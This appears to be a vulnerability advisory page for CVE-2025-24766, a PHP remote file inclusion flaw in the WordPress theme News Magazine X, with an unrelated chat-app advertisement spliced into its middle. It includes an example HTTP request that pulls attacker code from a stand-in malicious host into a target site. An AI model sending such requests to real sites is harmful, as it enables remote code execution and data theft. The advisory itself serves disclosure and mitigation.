
Overview
The vulnerability CVE-2025-24766 is a critical flaw impacting WP Royal Themes News Magazine X, a widely used WordPress theme. The vulnerability stems from an improper control of filename for Include/Require Statement in PHP Program (PHP Remote File Inclusion). If successfully exploited, it could potentially lead to system compromise or data leakage.
Vulnerability Summary
CVE ID: CVE-2025-24766
Severity: High (CVSS: 7.5)
Attack Vector: Network
Privileges Required: Low
User Interaction: Required
Impact: System compromise and potential data leakage
Affected Products

 Escape the Surveillance Era
Most apps won’t tell you the truth.
They’re part of the problem.
Phone numbers. Emails. Profiles. Logs.
It’s all fuel for surveillance.
Ameeba Chat gives you a way out.
- • No phone number
- • No email
- • No personal info
- • Anonymous aliases
- • End-to-end encrypted
Chat without a trace.
Product | Affected Versions
WP Royal Themes News Magazine X | n/a – 1.2.37
How the Exploit Works
The vulnerability lies in the improper handling of filenames in PHP Include/Require statements. This makes it possible for an attacker to include files from remote servers, and execute arbitrary PHP code or reveal sensitive information. This is known as a PHP Remote File Inclusion (RFI) exploit.
Conceptual Example Code
An attacker could exploit this vulnerability by sending a specially crafted request to the server. This could look something like the following:
GET /index.php?page=http://maliciouswebsite.com/maliciousfile.txt HTTP/1.1
Host: target.example.com
In this example, the `page` parameter is manipulated to include a file from a remote server (`maliciouswebsite.com`). This file (`maliciousfile.txt`) could contain arbitrary PHP code, which would be executed by the server.
Mitigation
To mitigate this vulnerability, users should apply the patch provided by the vendor as soon as possible. As a temporary measure, users could also implement a Web Application Firewall (WAF) or Intrusion Detection System (IDS) to block attempts to exploit this vulnerability.
